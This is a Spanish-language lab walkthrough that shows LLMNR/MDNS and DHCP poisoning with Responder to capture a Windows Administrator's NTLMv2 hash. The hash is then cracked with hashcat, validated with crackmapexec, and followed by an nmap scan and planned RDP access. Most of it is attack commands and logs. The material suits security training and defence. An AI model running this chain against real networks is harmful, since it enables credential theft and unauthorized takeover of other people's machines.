
[+] Current Session Variables:
Responder Machine Name [WIN-MET3H3TWMM]
Responder Domain Name [OCWI.LOCAL]
Responder DCE-RPC Port [49551]


[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...
[*] [DHCP] Found DHCP server IP: 192.168.211.254, now waiting for incoming requests ...
[*] [MDNS] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611J76NR.local
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611J76NR.local
[*] [LLMNR] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611J76NR
[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611J76NR
```


para fines del laboratorio si ha pasado tiempo y aun no notas los logs de la imagen anterior podemos realizar la desconexión de red manualmente de la máquina víctima de la siguiente manera

Deshabilitado y habilitado la configuración de red





Hasta este punto tenemos una conexión de nuestra máquina víctima hacia nuestro de DHCP malicioso el cual envenena la peticiones de la máquina víctima




```
kali@kali: ~
File Actions Edit View Help
kali@kali: /usr/share/responder/logs
=====
file "/usr/lib/python3.13/http/server.py", line 482, in send_error
    'message': html.escape(message, quote=False),
=====
File "/usr/lib/python3.13/html/_init_.py", line 19, in escape
    s = s.replace('amp;', "&") # Must be done first!
=====
AttributeError: 'gierror' object has no attribute 'replace'


[*] [DHCP] Acknowledged DHCP Request for IP: 0.0.0.0, Req IP: 192.168.211.147, MAC: 00:0C:29:C0:40:F9
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR.local
[*] [LLMNR] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR.local
[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR
[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR.local
[*] [LLMNR] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR.local
[*] [DHCP] Acknowledged DHCP Request for IP: 0.0.0.0, Req IP: 192.168.211.147, MAC: 00:0C:29:C0:40:F9
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR.local
[*] [LLMNR] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to 192.168.211.147 for name wpad.local
[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR.local
[*] [LLMNR] Poisoned answer sent to fe80::2c09:d916:de71:e49b for name wpad
[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::2c09:d916:de71:e49b for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::2c09:d916:de71:e49b for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR.local
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR.local
[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to fe80::a04a:2f24:9649:8e99 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::2c09:d916:de71:e49b for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::2c09:d916:de71:e49b for name wpad.local
```

podemos ver la conexión y las sesiones que aloja nuestro **DHCP** esto es muy peligroso ya que con la Herramienta **Responder y nuestro DHCP** podremos realizar la **captura datos de Autenticaciones de directorios compartidos del servicio SMB de impresoras**

Para ello vamos a emular una Autenticaciones hacia una impresora que tiene un directorio comprado para el **servicio SMB** así que iremos a nuestra máquina víctima daremos **Win + R** y escribiremos **\shared** da igual la palabra que se escriba siempre y cuando sea “\” **seguido de una palabra** esto es lo que emula una búsqueda de un directorio compartido con una impresora



una vez que hayamos dado "OK" saldrá algo algo asi solo den cancelar y cierren las ventanas



Una vez que cerramos todas las ventanas en nuestra **maquina "victima"** nos regresamos a nuestra **máquina kali linux** y miramos nuevos logs en nuestra herramienta **Responder** la cual nos dice que ha capturado un HASH de la máquina **victima** **Skipping previously captured hash for WIN-NUV611JT6NR\Administrator** dicho hash es un NTLMv2

```
kali@kali: ~ kali@kali:/usr/share/responder/logs [x]
File "/usr/lib/python3.13/socketserver.py", line 766, in __init__
    self.handle()
    ~~~~~^

File "/usr/share/responder/poisoners/MDNS.py", line 84, in handle
    soc.sendto(NetworkSendBufferPython2or3(Buffer), self.client_address)
    ~~~~~^

[OSError: [Errno 99] Cannot assign requested address] reverse� - printer

[*] [LLMNR] Poisoned answer sent to 192.168.211.147 for name WIN-NUV611JT6NR
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [LLMNR] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [LLMNR] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name shared.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name shared.local
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name shared.local
[*] [LLMNR] Poisoned answer sent to 192.168.211.1 for name shared
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name shared.local
[*] [LLMNR] Poisoned answer sent to fe80::c09:d916:de71:e49b for name shared.local
[*] Skipping previously captured hash for WIN-NUV611JT6NR\Administrator
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
[*] [LLMNR] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL
[*] [MDNS] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL.local
[*] [LLMNR] Poisoned answer sent to 192.168.211.1 for name DESKTOP-FQ950NL
[*] [MDNS] Poisoned answer sent to fe80::c09:d916:de71:e49b for name DESKTOP-FQ950NL.local
```

Para poder ver el HASH que ha capturado podemos abrir una nueva ventana de terminal y navegar a el siguiente directorio **/usr/share/responder/logs** donde podemos ver un documento llamada **SMB-NTLMv2-SSP-192.168.211.147.txt**

```
(` cd /usr/share/responder/logs ')
```

(‘Is’)

```
(kali㉿kali)-[~]
$ cd /usr/share/responder/logs
(kali㉿kali)-[/usr/share/responder/logs]$ ls
Analyzer-Session.log  Config-Responder.log  DCE-RPC-NTLMv2-SSP-192.168.211.147.txt  Poisoners-Session.log  Responder-Session.log  SMB-NTLMv2-SSP-192.168.211.147.txt
(kali㉿kali)-[/usr/share/responder/logs]$
```

Para poder ver el contenido del archivo podemos hacer uso del comando

(‘ cat SMB-NTLMv2-SSP-192.168.211.147.txt ’)

en el archivo podemos ver los HASH que ha capturado

Ya que tenemos el hash podemos realizar técnicas de **fuerza bruta** para **crackearlo** ha esto le se llama **Password Cracking**

vamos a crear un archivo con el HASH NTLMv2 para ello usamos los comandos

- creación del archivo.txt con el hast como contenido

(‘ echo “<Pega tu HASH aqui>” > hash.txt ’)

- verificamos que se haya creado con un listado de archivos

(‘Is’)

- verificamos el contenido con

(‘ cat hash.txt ’)

una vez que hemos realizado la creación del archivo con el hash toca descargar una **Word List** para ello podemos usar word list como el de **RockYou.txt** que viene por defecto en kali linux o word list como **SecLists** que son muy populares o cual quiera que deseemos

Para este LAB yo he creado un diccionario con 500 palabras esto para fines de demostración

```
(kali㉿kali)-[~/Desktop/decripterHash]
$ ls
hashNTLMv2.txt  wordList.txt
```

la herramienta que usaremos para realizar el cracking de este HASH será **HASHCAT** usaremos el siguiente comando (' **hashcat -m 5600 hash_ntlmv2.txt wordList.txt**')

hashcat

La herramienta de cracking de contraseñas más potente del mundo

-m 5600

Modo de hash: Especifica que el hash a crackear es NTLMv2

hash ntlmv2.txt

Archivo de entrada: Contiene el hash que quieres crackear

wordList.txt

Wordlist/Diccionario: Archivo con las 500 contraseñas que creamos

cuando lance el comando para empezar con el cracking del hash me arrojo el siguiente error indica que el hash no tiene un forma para NTLMv2

```
(kali㉿kali)-[~/Desktop/decripterHash]
$ hashcat -m 5600 hash_ntlmv2.txt wordList.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hash 'hash_ntlmv2.txt': Separator unmatched
No hashes loaded.

Started: Mon Sep 15 19:38:01 2025
Stopped: Mon Sep 15 19:38:01 2025

(kali㉿kali)-[~/Desktop/decripterHash]
```

para ello revise el hash con el comando (' **sudo xxd -g 1 hashNTLMv2.txt**') donde arrojó el siguiente resultado

```
00000230: 30 39 31 44 39 32 40 37 40 41 35 37 39 45 34 40 091D92F7FA579E4F
00000240: 34 44 36 43 44 30 41 30 30 31 30 30 30 30 30 30 4D6CD0A001000000
00000250: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000000000
00000260: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000000000
00000270: 30 31 36 30 30 36 33 30 30 36 39 30 30 36 36 30 0160063006900660
00000280: 30 37 33 30 30 32 46 30 30 37 33 30 30 36 38 30 073002F007300680
00000290: 30 36 31 30 30 37 32 30 30 36 35 30 30 36 34 30 0610072006500640
000002a0: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000000000
000002b0: 30 0a .
```

el cual El valor **0a** al final de la línea es el **código hexadecimal para un salto de línea (\n)**. Este carácter invisible es lo que causa el error de **Separator unmatched**. Hashcat espera que el archivo termine justo después del último carácter del hash, sin nada más.

Aunque visualmente parezca una sola línea cuando abres el archivo con **cat** o un editor normal, el sistema operativo ve un salto de línea al final, y eso es lo que confunde a Hashcat.

para poder dar formato correcto sin saltos de línea use el siguiente comando (' **tr -d '\n\r' < hashNTLMv2.txt > cleaned_hash.txt**') el cual se encarga de darme el hash con el formato correcto y sin saltos de linea

ahora procedemos usar el comando anterior de **Hashcat** pero con el nuevo archivo que fue generando **cleaned_hash.txt**

(' **hashcat -m 5600 cleaned_hash.txt wordList.txt**')

Podemos apreciar que el comando ha sido lanzado con éxito y procede a hacer el cracking del hash

```
(kali㉿kali)-[~/Desktop/decriptorHash]
$ ls
cleaned_hash.txt  hashNTLMv2.txt  wordList.txt

(kali㉿kali)-[~/Desktop/decriptorHash]
$ hashcat -m 5600 cleaned_hash.txt wordlist.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: wordlist.txt 000os-ripper_bentoml_a ... v3.1.7.0.zip
* Passwords..: 612
```

cuando haya terminado el proceso podemos ver que nos arroja el hash y palabra de la word list que en teoría es la contraseña de la maquina victim del usuario ADMINISTRATOR y tenemos los siguientes acceso

USERNAME: Administrator

PASSWORD: Empresa123

Vamos a corroborar los accesos de la máquina víctima una vez que tenemos el **username** y las **password** esto lo haremos con la herramienta **crackmapexec** el cual Verifica credenciales y enumera información de sistemas Windows via SMB usaremos el comando

(‘ **crackmapexec smb 192.168.211.147 -u Administrator -p Empresa123** ’)

el cual confirmación de acceso:

[+] WIN-NUV611JT6NR\Administrator:Empresa123 - Credenciales válidas

(Pwn3d!) - Tienes privilegios de administrador completo

```
(kali㉿kali)-[~/Desktop/decriptorHash]
$ crackmapexec smb 192.168.211.147 -u Administrator -p Empresa123
SMB      192.168.211.147 445    WIN-NUV611JT6NR  [+] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-NUV611JT6NR) (domain:WIN-NUV611JT6NR) (signing:False) (SMBv1:False)
SMB      192.168.211.147 445    WIN-NUV611JT6NR  [+] WIN-NUV611JT6NR\Administrator:Empresa123 (Pwn3d!)
[kali㉿kali)-[~/Desktop/decriptorHash]
$
```

Para este laboratorio veremos si la máquina atacante tiene el servicio de **RDP Protocolo de Escritorio Remoto (Remote Desktop Protocol)**, un protocolo que permite a los usuarios controlar un ordenador a distancia

veremos los puestos que tiene abiertos mediante la herramienta **NMAP** en el cual realizamos un escaneo rápido con (‘ **nmap -sS 192.168.211.147** ’)

```
(kali㉿kali)-[~/Desktop/decriptorHash]
$ nmap -sS 192.168.211.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 20:13 EDT
Nmap scan report for 192.168.211.147 (192.168.211.147)
Host is up (0.00054s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
5985/tcp   open  wsman
MAC Address: 00:0C:29:C0:40:F9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds
[kali㉿kali)-[~/Desktop/decriptorHash]
$
```

en la imagen vemos puertos de interés en el cual el que está subrayado es el **puerto 3389** que es el puerto default del **RDP** el cual confirma que tenemos el servicio corriendo en la maquina windows victim

Una vez que sabemos que el servicio de **RDP** está corriendo en la máquina víctima podemos tener acceso desde nuestra **Kali Linux** usando este servicio y protocolo

Para ello usaremos la herramienta **xfreerdp** Herramienta de código abierto que implementa el protocolo RDP de Microsoft, permitiendo acceder a escritorios remotos de Windows desde Linux.

Para poder tener acceso mediante el **RDP** y haciendo uso de **xfreerdp** usaremos las credenciales anteriores.

